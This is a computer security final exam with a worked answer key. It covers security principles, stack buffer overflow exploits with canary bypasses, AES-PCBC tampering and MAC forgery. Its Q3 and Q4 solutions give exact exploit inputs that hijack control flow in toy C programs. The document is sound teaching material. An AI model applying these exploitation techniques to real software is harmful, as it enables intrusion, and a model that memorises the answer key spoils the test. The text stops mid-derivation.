CS 161 Spring 2023 — Introduction to Computer Security — Final

Last updated: May 19, 2023

PRINT your name: _____, _____
(last) (first)

PRINT your student ID: _____

There are 11 questions of varying credit (200 points total).

Question:	1	2	3	4	5	6	7	8	9	10	11	Total
Points:	2	36	21	15	24	19	30	17	14	22	0	200

For questions with **circular bubbles**, you may select only one choice.

- ○ Unselected option (completely unfilled)
- ● Only one selected option (completely filled)

For questions with **square checkboxes**, you may select one or more choices.

- ☐ You can select
- ■ multiple squares (completely filled)

Pre-exam activity (for fun, not graded):
Karaoke time! What are your favorite lyrics?

Q1 *Honor Code* (2 points)

Read the following honor code and sign your name.

I understand that I may not collaborate with anyone else on this exam, or cheat in any way. I am aware of the Berkeley Campus Code of Student Conduct and acknowledge that academic misconduct will be reported to the Center for Student Conduct and may further result in, at minimum, negative points on the exam.

SIGN your name:

_____

Q2 *True/False* **(36 points)**

Each true/false is worth 2 points.

Q2.1 When writing the final exam for CS 161, EvanBot decides to share the document with CodaBot, even though CodaBot isn't involved in writing the exam.

True or False: EvanBot is violating the "least privilege" security principle.

● True ○ False

Solution: True, those who aren't involved in writing exams don't need access to the exam document, so this is a good example of the Least Privilege principle.

Q2.2 True or False: Message Authentication Codes are a good example of the "Detect if you can't prevent" security principle.

● True ○ False

Solution: True, in situations where we cannot stop an attacker from modifying things, MACs let us detect the tampering.

For the next two subparts: Consider a system where ASLR is enabled. You open GDB and find that the address of the RIP of the `foo` stack frame is `0xffff3820`.

Q2.3 True or False: It's possible that the address of the SFP of the same stack frame `foo` is `0xffff3824` on the **same** run of the program.

○ True ● False

Solution: False. Within one run of the program, the relative locations of items on the stack stay the same, so the RIP will always be 4 bytes above the SFP.

Q2.4 True or False: It's possible that the address of the SFP of the same stack frame `foo` is `0xffff3824` on a **different** run of the program.

● True ○ False

Solution: True. On a different run of the program, all the addresses will be shuffled, so it's possible that the RIP moves to `0xffff3828` and the SFP moves to `0xffff3824`.

Q2.5 True or False: Having stack canaries start with a null terminator helps prevent functions like `printf` from reading the canary on the stack, but reduces the number of bruteforce attempts required to guess the canary value.

● True ○ False

Solution: True. Consider the function `printf("%s", buf)` where `buf` is on the stack and controlled by the attacker. If the attacker is able to remove all null terminators from `buf`, then this statement would start printing out values above `buf` on the stack, until it finds a null terminator. Having a null terminator in the canary guarantees that this print will stop when it reaches the canary, and won't print arbitrarily far into other stack frames.

However, a trade-off to protecting against these attacks is that the attacker now only needs to brute force 3 bytes instead of 4, since they always know that the first byte of the canary is a null byte.

Q2.6 Second-preimage resistance is a property of a cryptographic hash function H: Given $H(a)$, it is computationally hard to find $b \neq a$ such that $H(a) = H(b)$.

True or False: All second-preimage resistant hash functions are also collision resistant.

○ True ● False

Solution: False, collision resistance implies second-preimage resistance, but not the other way around. This is because the ability to find some pair a, b such that $H(a) = H(b)$ does not mean you have the ability to find a collision for an arbitrary specified $a, H(a)$.

Q2.7 True or False: Symmetric key encryption is generally slower than public-key encryption.

○ True ● False

Solution: False, symmetric key encryption is significantly faster than public key encryption as it comprised of bit operations such as XORs and bitshifts. Symmetric key encryption (mostly AES) is also an optimized operation in most modern CPUs.

Public-key encryption uses expensive operations over very large key sizes (for example, modular arithmetic over 2048-bit RSA keys).

Q2.8 True or False: The security of a PRNG is limited by the entropy of its initial seed, assuming the PRNG is never reseeded.

● True ○ False

Solution: True. Once you know the initial seed, the PRNG is deterministic and all security is lost. (Recall that security in a PRNG refers to the unpredictability of future PRNG outputs.)

Q2.9 True or False: Servers often hash passwords using slow hash functions in order to stop brute force attacks.

● True ○ False

Solution: True, see hash functions like Argon2Key in Project 2. A slower hash function will add minimal latency to a legitimate user logging in (as they only need to run the hash once) but will add significantly more time to an attacker trying to brute force many passwords since they need to run the hash function many, many times.

Q2.10 True or False: A cookie set with `Domain=boogle.com` will be sent to `auth.boogle.com`.

Clarification during exam: Change the word "will" to "can".

● True ○ False

Solution: True. This is just a direct application of cookie policy. A cookie gets sent if the location it's being sent to, here `auth.boogle.com`, is more specific (i.e. a subdomain of) the cookie's domain attribute, here `boogle.com`.

Q2.11 True or False: Implementing a secure escaping policy to prevent XSS is easier than using parameterized SQL.

○ True ● False

Solution: False. Secure escaping policies are tricky to write; as seen in lecture, there can be many ways to evade escapers. However, using parameterized SQL is easy because there are already pre-written libraries that you can use. (This is a general theme in security; instead of writing your own secure software, often it's easier to plug into a pre-written secure library that someone else has written.)

Q2.12 True or False: Clickjacking attacks are only possible if a user is logged in and has a session token cookie.

○ True ● False

Solution: False. Consider a clickjacking attack where we trick a user (who is not logged into any website) into visiting the attacker's website, causing some malicious Javascript to run in the user's browser.

In general, clickjacking attacks only require the attacker to trick the user into clicking something unintended (and therefore triggering some unintended action). The definition of clickjacking does not require a user to be logged in when that unintended action is made.

Q2.13 True or False: Accepting only the first ARP response for each ARP request is a good way to defend against ARP spoofing attacks.

○ True ● False

Solution: False. Accepting the first ARP response would not provide protection if the attacker's response is the one that arrives first.

Q2.14 True or False: An on-path attacker who knows the WiFi password can always eavesdrop on new WPA2 connections.

● True ○ False

Solution: True, as the WPA2 handshake reveals all the information needed to reconstruct the PTK if one knows the PSK. Recall that with the WiFi password, an attacker can derive the PSK offline. Then, in a new connection, the attacker can observe the random noncse being sent, and using the PSK and nonces, the attacker can derive the PTK (which will then be used to encrypt messages on that new connection).

Q2.15 True or False: WPA2-Enterprise involves connecting to a third-party authentication server, separate from the Access Point.

● True ○ False

Solution: True, by definition.

Q2.16 True or False: In networking, "best effort" means that we make the best effort possible to ensure the packet has reached its destination, often by using SEQ/ACK numbers.

○ True ● False

Solution: False. Sequence and ACK numbers are a property of TCP that guarantee that messages are delivered. Best-effort refers to packets that may or may not reach their destination (e.g. they could be corrupted or dropped), so it does not apply to TCP (where messages are guaranteed to arrive).

Q2.17 True or False: A firewall that blocks all inbound packets will prevent against all network attacks.

○ True ● False

Solution: False. Someone inside the network could still execute an attack.

Q2.18 EvanBot's computer has been infected with a new virus that has not been seen before.

True or False: Behavioral detection can be used to detect the presence of this virus.

● True ○ False

Solution: True. By only checking the behavior of the virus, we might be able to catch the virus even if we don't know its structure.

Q2.19 (0 points) True or False: `EvanBot is a real bot.`

● True ○ False

Solution: `True. The proof doesn't fit in this margin tho.`

Q3 *Memory Safety: No Doubt* **(21 points)**

Consider the following code:

```
1  void to_it(char *buf) {
2      fgets(&buf, 30, stdin);
3      fgets(buf, 30, stdin);
4      return;
5  }
6  int main() {
7      char arr[60];
8      gets(arr);
9      /* printf("Cool cool cool: %x"); */
10     to_it(arr);
11     return 0;
12 }
```

Assumptions:

- You may use `SHELLCODE` as a 40-byte shellcode.
- The RIP of `to_it` is located at `0xffffde20`.
- **Stack canaries are enabled**, but all other memory safety defenses are disabled.

Q3.1 (4 points) Which values can an attacker overwrite (or partially overwrite) using the `fgets` on **Line 2**? Select all that apply.

Clarification during exam: The option that says `arr[60]` should say `arr`.

- ■ `buf`
- ☐ RIP of `to_it`
- ☐ None of the above
- ■ `arr[60]`
- ☐ SFP of `to_it`

Solution:

Stack diagram:

`0xffffde6c`	RIP of `main`
`0xffffde68`	SFP of `main`
`0xffffde64`	canary
`0xffffde28`	`arr[60]`
`0xffffde24`	`buf`
`0xffffde20`	`RIP of to_it`
`0xffffde1c`	`SFP of to_it`
`0xffffde18`	canary

The `fgets` at Line 2 starts writing at `buf` (the argument to `to_it`) and writes 30 bytes into memory. This allows the attacker to overwrite `buf` and the first 26 bytes of `arr`.

Provide inputs to execute shellcode.

Q3.2 (4 points) Input to `gets` on Line 8:

Solution:

`'A' + SHELLCODE + '\n'`

Line 8 is the only input large enough to fit shellcode. The inputs at Line 2 and Line 3 can only write 29 bytes into memory, and shellcode is 40 bytes long.

Although this input uses a `gets` call (which in theory would allow us to write as many bytes as we want into memory), writing past the end of `arr` won't help since it will clobber out the canary right above it. It turns out that this input is really only necessary for placing shellcode into memory, and the next two inputs on Lines 2 and 3 will be enough to redirect program execution to this shellcode.

One extra thing we have to consider here is that the `fgets` call on Line 2 write to `buf`, which is a 4-byte pointer located directly below `arr`. When we use `fgets` to write 4 bytes into `buf`, the `fgets` call will append a null byte after the 4 bytes we write, which will clobber out the first byte in `arr`. This means that if we place shellcode directly at the start of `arr`, the first byte of shellcode will get replaced by a null byte.

To avoid this issue, we need to place shellcode higher up in `arr` by adding some garbage padding bytes before shellcode. The sample solution places just a single garbage byte `'A'` before shellcode (where the single byte will get clobbered out with the null byte from Line 2's `fgets` call), though you could have also placed up to 20 garbage bytes before shellcode, since the array fits 60 bytes and shellcode is 40 bytes.

Partial credit was awarded if you didn't realize the `fgets` issue and simply wrote shellcode in this input (with no padding).

Q3.3 (4 points) Input to `fgets` on Line 2:

Solution:

`\x20\xde\xff\xff + '\n'`

This causes `buf` on the stack to point to the RIP of `to_it`. Then, the `fgets` at Line 3 will dereference `buf` on the stack (whose value we just overwrote with the RIP of `to_it`), and start writing to the RIP of `to_it`.

Alternate answer: address of RIP of main, which is 76 bytes above the RIP of `to_it` = `\x6c\xdf\xff\xff`

Q3.4 (4 points) Input to `fgets` on Line 3:

Solution:

`\x29\xde\xff\xff + '\n'`

Continuing on from the previous subpart: at this point, this `fgets` call is directly writing to the RIP of `to_it`.

At the RIP of `to_it`, we want to write the address of shellcode. Since we put the shellcode one byte after the start of `arr` (because of the `fgets` null terminator issue discussed above), the address of shellcode we need is the address of `arr` plus one. This is 9 bytes above the RIP of `to_it`, which is `0xffffde29`.

If you missed the `fgets` null terminator issue, credit was awarded as long as your input here contained the address of shellcode (e.g. `0xffffde28` if you put the shellcode at the very start of `arr`).

Q3.5 (5 points) Now, assume that **ASLR is enabled**, but all other memory safety defenses (including stack canaries) are disabled.

Is it possible to construct an exploit that always executes shellcode?

- ○ Yes, without uncommenting Line 9
- ○ Yes, but only if Line 9 is uncommented
- ● No, even if Line 9 is uncommented

Briefly justify your answer. For full credit, you should explain why Line 9 does or does not help.

Solution: Short answer: Even if Line 9 is uncommented out, it only prints out a value inside `arr`, and the no memory addresses can be copied into arr by the time Line 9 is executed.

Longer answer:

Line 9 contains a format string vulnerability, because it has one percent formatter, the `%x`, but no argument to match up with the formatter. Therefore, when the `printf` function looks for an argument on the stack to match up with `%x`, it'll take the next value on the stack and treat it like an argument. The stack diagram when `printf` is called looks something like this:

RIP of `main`
SFP of `main`
canary
`arr[60]`
`&"Cool cool cool: %x"`
`RIP of printf`
`SFP of printf`
canary

(Note that `buf` and the RIP/SFP of `to_it` are not on the stack diagram at this point, because those are called after the `printf` returns and its stack frame is deleted.)

Using this stack diagram, we see that the nonexistent argument that should have matched up with `%x` is the value on the stack directly above the zeroth (format string) argument `&"Cool cool cool: %x"`, which is the first 4 bytes of `arr`. Therefore, the first 4 bytes of `arr` will match up with the `%x` and get printed out.

To defeat ASLR, we need some sort of address to be printed out so that we can work out the current set of randomized addresses. However, note that this code doesn't let you put any memory addresses into `arr` by the time `printf` is called. The only line of code that get executed before `printf` is Line 8, which takes in user input into `arr` (and is not helpful for getting an address into `arr` to be printed).

Q4 *Memory Safety: Andor, or XOR?* **(15 points)**

(intro text just for fun) Cassian Andor has asked you to exploit an Empire system. If you can run his `SHELLCODE`, you will leak the plans for the Death Star and save the rebel alliance!

Consider the following code:

```
1  void galaxy(char *clone) {
2      char droid[64];
3      int i = 0;
4      int j = 0;
5      char force[24];
6      gets(droid);
7      gets(force);
8      gets(clone);
9
10     while (0 <= i && i < 24 && 0 <= j){
11         if (clone[i] == 0x54) {
12             clone[i] = force[i] ^ droid[j];
13         } else {
14             clone[i] = force[i] ^ clone[i];
15         }
16         i++;
17         j++;
18     }
19 }
20
21 int main() {
22     char rebel[16];
23     galaxy(rebel);
24     return 0;
25 }
```

Stack at Line 5

RIP of `main`
SFP of `main`
(1)
(2)
(3)
RIP of `galaxy`
SFP of `galaxy`
(4)
`droid`
`i`
`j`
`force`

Assumptions:

- You may use `SHELLCODE` as a 63-byte shellcode.
- `droid` is located at `0xf0e13370`.
- **Stack canaries are enabled**, but all other memory safety defenses are disabled.

Q4.1 (3 points) What values go in the blanks in the stack diagram above?

○ (1) canary	(2) `clone`	(3) `rebel`	(4) canary
● (1) canary	(2) `rebel`	(3) `clone`	(4) canary
○ (1) `rebel`	(2) canary	(3) canary	(4) `clone`
○ (1) `rebel`	(2) canary	(3) `clone`	(4) canary
○ (1) `clone`	(2) canary	(3) canary	(4) `rebel`

Solution:

	RIP of `main`
	SFP of `main`
(1)	canary
(2)	`char rebel[16]`
(3)	`clone`
	RIP of `galaxy`
	SFP of `galaxy`
(4)	canary
	`char droid[64]`
	`int i`
	`int j`
	`char force[24]`

Q4.2 (12 points) Provide inputs to execute shellcode.

Hint: 64 *is represented in hexadecimal as* `\x40`. 16 *is represented in hexadecimal as* `\x10`.

Fill in Box 1, or Box 2, but not both. (If you fill in both, we'll grade the worse of your two answers.)

Box 1 (our solution uses this structure):

`droid` (input to `gets` on Line 6):

```
__________  + '\n'
```

`force` (input to `gets` on Line 7):

```
('\x_____'   *   _____   )   +   '\x_____\x_____\x_____\x_____'
+   '\x_____\x_____\x_____\x_____'  + '\n'
```

`clone` (input to `gets` on Line 8):

```
('A' *   _____   )   +   ('\x_____'   *   _____   )
+ ('B' *   _____   )   + '\x_____\x_____\x_____\x_____' + '\n'
```

Box 2 (use this if you have a solution that doesn't fit our template):

`droid` (input to `gets` on Line 6):

```
____________________________________________________________________
____________________________________________________________________
```

`force` (input to `gets` on Line 7):

```
____________________________________________________________________
____________________________________________________________________
```

`clone` (input to `gets` on Line 8):

```
____________________________________________________________________
____________________________________________________________________
```

Solution:

Input to `droid`: `SHELLCODE + '\n'`

Input to `force`: `'\x00' * 24 + '\x40\x00\x00\x00' + '\x10\x00\x00' + '\n'`

Input to `clone`: `'A' * 16 + '\x54' * 4 + 'B' * 4 + '\x70\x33\xe1\xf0' + '\n'`

Note that `droid` is the only place where our 63-byte `SHELLCODE` fits. Writing 64 bytes (including the null terminator appended by gets) starting at `clone` (aka `rebel`) would overwrite a canary, and writing 64 bytes starting at `force` would overwrite `i` and `j`, which are necessary for a later part of the exploit.

Vulnerability: We can overwrite `i` and `j` on the stack. If we set `i` to higher numbers, we can cause the writes to `clone[i]` on Lines 12 and 14 to write out-of-bounds, above `clone`.

High-level idea: Line 10 restricts `i` to be between 0 and 24. This means that we can only write between `rebel[0]` and `rebel[24]`. This gives us the ability to overwrite all of `rebel`, the canary directly above, and the SFP of `main`. However, it does not give us the ability to overwrite any RIP directly. This means that we can't write around the canary, but we could still try to overwrite the canary with itself.

Overwriting canary with itself: If we set `i=16`, this lets us write to `rebel[16]` through `rebel[20]`, which is the value directly above `rebel`, which is the canary of `main`. Line 14 would let us write `force[16]` through `force[20]` into the canary, but this does not correspond to the canary.

However, at Line 12, `droid[j]` uses a different index `j`, which we're also allowed to overwrite. Therefore, we can set `j` such that `droid[j]` reads the canary value (and then `rebel[i]` writes that value back. The canary is located at `droid[64]` through `droid[67]`, directly above the `droid` array. Therefore, if we set `j` to 64, we can force `droid[j]` to access the canary.

Note: We are copying the canary from the `galaxy` stack frame into the canary of the `main` stack frame, but this is okay because within one run of the program, every stack frame has the same canary value.

Finally, at Line 12, we note that `droid[j]` gets XORed with `force[i]` before being stored in `clone[i]`. Since we just want the canary values from `droid[j]` to be written directly to `clone[i]`, we should set `clone[i]` to `0x00` bytes, since XORing a byte with 0 leaves it unchanged.

The 24 bytes inside `force` are used at Line 12 and Line 14. At Line 12, when `clone` is equal to `\x54`, `force` is XOR'd with `droid`, and stored in `clone`, aka `rebel`. This allows us to use the zero bytes in `force` to be XOR'd with the 4 canary bytes in `droid` (the canary of galaxy), and stored at the canary of main, allowing us to overwrite the canary with itself, preserving its value before the main function returns and checks the value of the canary. At Line 14, `force` is XOR'd with `clone`, and stored in `clone`. This line doesn't help our exploit, so placing garbage bytes at the corresponding `clone` bytes is fine.

For the first 16 bytes of clone, we have garbage in order to arbitrarily fill the 16 byte `rebel` buffer. We follow this with the 4 bytes of `\x54`. This will cause Line 12 to run instead of Line 14, which copies the main canary value into the galaxy canary. The next 4 garbage bytes overwrite the SFP with garbage. The next 4 bytes are the address of SHELLCODE, stored in `droid`. These are i=24

through i=28, which means this address is not passed through XOR logic and is simply placed in the RIP of main.

Note: we use one less 0 byte in the `j` integer, since it is already initialized to 0, and writing a full 24 bytes would cause the null terminator appended by gets() to overwrite the first byte of our `SHELLCODE`. We gave full credit for solutions that do this, since our template was not clear.

Alternate answer:

`droid` and `clone` are unmodified.

`force` is replaced with: `'\x00' * 24 + '\x30\x00\x00\x00' + '\n'`

Or, `force` could be `'\x00' * 24 + '\x31\x00\x00\x00' + '\x01\x00\x00\x00' + '\n'`


Or, `0x31` and `0x01` could be replaced with `0x32` and `0x02`, or `0x33` and `0x03`, etc., all the way up to `0x40` and `0x10`. As long as the two numbers are exactly 48 (`0x30`) apart and the first number is between `0x30` and `0x40`, it would be a correct alternate answer that fits in this same pattern.

Instead of overwriting `j` with 64, this group of answers overwrites `j` with some lower number between 48 and 63. Then, instead of overwriting `i` with 16, this group of answers overwrites `i` with `j-48`. Depending on what `i` is set to, this causes 1 to 15 extra iterations of the while loop to run, but these extra iterations write to parts of memory that are irrelevant (they're not the canary, or the RIP, or shellcode).

If correctly implemented, this alternate answer is fully correct.

Q5 *Cryptography: EvanBlock Cipher* **(24 points)**

EvanBot invents a new block cipher chaining mode called the EBC (EvanBlock Cipher). The encryption diagram is shown below:



Q5.1 (2 points) Write the encryption formula for C_i, where $i > 1$. You can use E_K and D_K to denote AES encryption and decryption respectively.

Solution: $C_1 = E_K(P_1 \oplus IV)$
$C_i = E_K(P_i \oplus P_{i-1} \oplus C_{i-1})$

Q5.2 (2 points) Write the decryption formula for P_i, where $i > 1$. You can use E_K and D_K to denote AES encryption and decryption respectively.

Solution: $P_1 = D_K(C_1) \oplus IV$
$P_i = D_K(C_i) \oplus P_{i-1} \oplus C_{i-1}$

Q5.3 (4 points) Select all true statements about this scheme.

- [x] It is IND-CPA secure if we use a random IV for every encryption.
- [ ] It is IND-CPA secure if we use a hard-coded, constant IV for every encryption.
- [ ] Encryption can be parallelized.
- [ ] Decryption can be parallelized.
- [ ] None of the above

Solution: This scheme actually exists in real life; it's called AES-PCBC, where PCBC stands for Propagating Cipher Block Chaining Mode. (The CBC here is the same as the CBC in AES-CBC.)

AES-PCBC is IND-CPA secure with random IVs. Intuitively, notice that AES-PCBC looks quite similar to AES-CBC, except we are sending both the ciphertext and plaintext into the next block cipher encryption, instead of just the ciphertext.

If we use the same IV for every encryption, AES-PCBC is deterministic, so it's not IND-CPA secure.

Encryption cannot be parallelized because you have to wait for the current block's ciphertext to be computed (which requires the current block cipher encryption to run) before you can pass the current block's ciphertext into the next block cipher encryption.

Decryption cannot be parallelized because you have to wait for the current block's plaintext to be computed (which requires the current block cipher decryption to run) before you can pass the current block's plaintext into the XOR that computes the next block's plaintext.

Q5.4 (4 points) Alice has a 4-block message (P_1, P_2, P_3, P_4). She encrypts this message with the scheme and obtains the ciphertext $C = (IV, C_1, C_2, C_3, C_4)$.

Mallory tampers with this ciphertext by changing the IV to 0. Bob receives the modified ciphertext $C' = (0, C_1, C_2, C_3, C_4)$.

What message will Bob compute when he decrypts the modified ciphertext C'?

X represents some unpredictable "garbage" output of the AES block cipher.

- ○ (P_1, P_2, P_3, P_4)
- ○ (X, X, P_3, P_4)
- ● (X, X, X, X)
- ○ (X, P_2, X, P_4)
- ○ (X, P_2, P_3, P_4)
- ○ None of the above

Solution: Modifying any ciphertext block in AES-PCBC will cause itself and all future plaintext blocks to become garbage (hence the "propagate").

Alice has a 3-block message (P_1, P_2, P_3). She encrypts this message with the scheme and obtains the ciphertext $C = (IV, C_1, C_2, C_3)$.

Mallory tampers with this ciphertext by swapping two blocks of ciphertext. Bob receives the modified ciphertext $C' = (IV, C_2, C_1, C_3)$.

When Bob decrypts the modified ciphertext C', he obtains some modified plaintext $P' = (P'_1, P'_2, P'_3)$. In the next three subparts, write expressions for P'_1, P'_2, and P'_3.

Q5.5 (4 points) P'_1 is equal to these values, XORed together. Select as many options as you need.

For example, if you think $P'_1 = P_1 \oplus C_2$, then bubble in P_1 and C_2.

■ P_1 ■ P_2 □ P_3 ■ IV ■ C_1 □ C_2 □ C_3

Solution:
We denote the "original" ciphertext blocks by C_i and the modified ciphertext blocks by C'_i. For example, $C'_1 = C_2$ in our given scheme. This is likewise the case for plaintext blocks.

We have $C_1 = E_K(P_1 \oplus IV)$ and $C_2 = E_K(P_2 \oplus C_1 \oplus P_1)$ from the encryption/decryption formulas.

After swapping, when we decrypt P_1, we plug in C_2's value for C'_1:

$$
\begin{aligned}
P'_1 &= D_K(C'_1) \oplus IV \\
P'_1 &= D_K(C_2) \oplus IV \\
P'_1 &= D_K(E_K(P_2 \oplus C_1 \oplus P_1)) \oplus IV \\
P'_1 &= P_2 \oplus C_1 \oplus P_1 \oplus IV
\end{aligned}
$$

Q5.6 (4 points) P_2' is equal to these values, XORed together. Select as many options as you need.

☐ P_1 ■ P_2 ☐ P_3 ☐ IV ■ C_1 ■ C_2 ☐ C_3

Solution:

We have $C_1 = E_K(P_1 \oplus IV)$ and $C_2 = E_K(P_2 \oplus C_1 \oplus P_1)$.

We know from the previous subpart that $P_1' = P_2 \oplus C_1 \oplus P_1 \oplus IV$. Key to this problem is that the decryption formulas will use the "new" values P', C' for all values since that's what Bob receives/decrypts.

After swapping, when we decrypt P_2, we plug in C_1's value:

$$
\begin{aligned}
P_2' &= D_K(C_2') \oplus P_1' \oplus C_1' \\
P_2' &= D_K(C_1) \oplus P_1' \oplus C_1' \\
P_2' &= D_K(E_K(P_1 \oplus IV)) \oplus P_1' \oplus C_1' \\
P_2' &= (P_1 \oplus IV) \oplus P_1' \oplus C_1' \\
P_2' &= (P_1 \oplus IV) \oplus (P_2 \oplus C_1 \oplus P_1 \oplus IV) \oplus C_2 \\
P_2' &= P_2 \oplus C_1 \oplus C_2
\end{aligned}
$$

Q5.7 (4 points) P_3' is equal to these values, XORed together. Select as many options as you need.

☐ P_1 ☐ P_2 ■ P_3 ☐ IV ☐ C_1 ☐ C_2 ☐ C_3

Solution:

We know $P_2' = P_2 \oplus C_1 \oplus C_2$ from the previous subpart and $C_3 = E_K(P_3 \oplus P_2 \oplus C_2)$.

Plug in decryption formula for P_3:


$$
\begin{aligned}
P_3' &= D_K(C_3') \oplus P_2' \oplus C_2' \\
P_3' &= D_K(C_3) \oplus P_2' \oplus C_2' \\
P_3' &= D_K(E_K(P_3 \oplus P_2 \oplus C_2)) \oplus P_2' \oplus C_2' \\
P_3' &= (P_3 \oplus P_2 \oplus C_2) \oplus (P_2 \oplus C_1 \oplus C_2) \oplus C_1 \\
P_3' &= P_3
\end{aligned}
$$

This turns out to be a unintended side effect of PCBC (and not a very good one).

Q6 *Cryptography: Lights, Camera, MACtion* **(19 points)**

Alice and Bob design a new MAC algorithm using the AES block cipher:

$$\mathsf{MAC}(K, IV, M) = E_K(M_n \oplus E_K(\ldots M_2 \oplus E_K(M_1 \oplus IV)))$$



Clarification during exam: Assume that the IV used to compute the tag is sent along with the tag.

Q6.1 (3 points) Alice has a one-block message M_1. She chooses a random IV and computes: $t = \mathsf{MAC}(K, IV, M_1)$.

Mallory wants to change the message to M_1', without changing the MAC value. To do this, Mallory needs to choose an IV' such that $\mathsf{MAC}(K, IV', M_1') = t$.

What value of IV' should Mallory choose?

- ○ $IV' = IV \oplus M_1$
- ○ $IV' = IV \oplus M_1'$
- ● $IV' = IV \oplus M_1 \oplus M_1'$
- ○ $IV' = 0$

Solution: If we are allowed to change the IV, we can keep the input to the first E_K the same while changing the N. Since the original E_K input was $IV \oplus M_1$, we can set the new IV to $IV \oplus M_1 \oplus M_1'$ and M_1 to M_1', such that $IV' \oplus M_1' = IV \oplus M_1$. Therefore t remains the same.

Q6.2 (3 points) Alice now has a 6-block message $M = (M_1, M_2, \ldots, M_6)$. Alice chooses a random IV and computes a MAC on this message.

Mallory again wants to change the message without changing the MAC value. Which block(s) of the message can Mallory change? Select all that apply.

- ■ M_1
- ☐ M_2
- ☐ M_3
- ☐ M_4
- ☐ M_5
- ☐ M_6
- ☐ None of the above

Solution: We can only counteract the changes to M_1 by changing the IV. We can't change the others because any slight input change to any E_K will unpredictably change the output, and therefore change everything past that E_K.

For the rest of the question, Alice and Bob **always** set $IV = 0$ when computing/verifying MACs.

Alice has a 2-block message $M = (M_1, M_2)$ and a 3-block message $M' = (M'_1, M'_2, M'_3)$. She computes a MAC t on M, and a MAC t' on M'.

Q6.3 (5 points) Mallory sees both messages and their MACs. Construct a valid message/tag pair such that the message is not exactly equal to either M or M'.

Your expressions can include $M_1, M_2, M'_1, M'_2, M'_3, t, t'$.

Clarification during exam: Your expressions may include mathematical operators, such as XOR.

Message:

Solution: $(M_1, M_2, M'_1 \oplus t, M'_2, M'_3)$ with tag t'.

At the end of the first two blocks, we have $E_K(M_2 \oplus E_K(M_1 \oplus IV)) = t$. This will then get XOR-ed into $M'_1 \oplus t$, which cancels out to leave M'_1. So the rest of the MAC is computed as $E_K(M'_3 \oplus E_K(M'_2 \oplus E_K(M'_1 \oplus t \oplus t))) = t'$.

Alternatively, we can flip the messages and get $(M'_1, M'_2, M'_3, M_1 \oplus t', M_2)$ with tag t.

Tag:

Solution: t' or t respectively (see above solution).

To fix the vulnerability from the previous subpart, Alice appends a block to the end of the message equal to the length of the message (in blocks). For example, for the message (M_1, M_2), Alice would compute the MAC of $(M_1, M_2, 2)$.

Q6.4 (8 points) Is this scheme secure?

○ Yes ● No

If you selected "Yes", explain how this prevents the attack from the previous subpart.

If you selected "No", demonstrate another attack, like in the previous part, by providing a valid message/tag combination for some new message. In your attack, you can query for the MACs of messages (that are not the final message you forge a tag for).

Solution: Note that Bob also appends the (received) message length, for example, if he receives $(M_1, M_2, M_3, 2)$ he computes a MAC on $(M_1, M_2, M_3, 3)$. The length block at the end the received message is NOT used for the MAC calculation, but rather the actual length of the received message. Therefore, we can't just modify the "length block" as Bob will not use that when recomputing the MAC himself.

Alternatively, Bob will just check that the last block actually equals the number of blocks before it, since Bob (and Mallory) will always know the scheme Alice uses via Shannon's Maxim.

This prevents the previous subpart's attack, since t' is computed with length = 3, whereas the new message $(M_1, M_2, M_1' \oplus t, M_2', M_3')$ has length 5. Verifying $(M_1, M_2, M_1' \oplus t, M_2', M_3')$ will MAC $(M_1, M_2, M_1' \oplus t, M_2', M_3', 5) \neq t'$.

This scheme is still not secure, however, due to a more complicated attack.

Step 1: Request the MAC for arbitrary 1-block messages a, b and receive tags t_a, t_b.

Step 2: Request the MAC for $(a, 1, c)$, denoted t_{a1c}.

Step 3: Return message $(b, 1, t_a \oplus t_b \oplus c)$ with the tag t_{a1c}.

To see this, we can walk through the MAC process:

$$MAC(b, 1, t_a \oplus t_b \oplus c) = E_K(3 \oplus E_K(t_a \oplus t_b \oplus c \oplus E_K(1 \oplus E_K(b))))$$
$$MAC(b, 1, t_a \oplus t_b \oplus c) = E_K(3 \oplus E_K(t_a \oplus t_b \oplus c \oplus t_b))$$
$$MAC(b, 1, t_a \oplus t_b \oplus c) = E_K(3 \oplus E_K(t_a \oplus c))$$
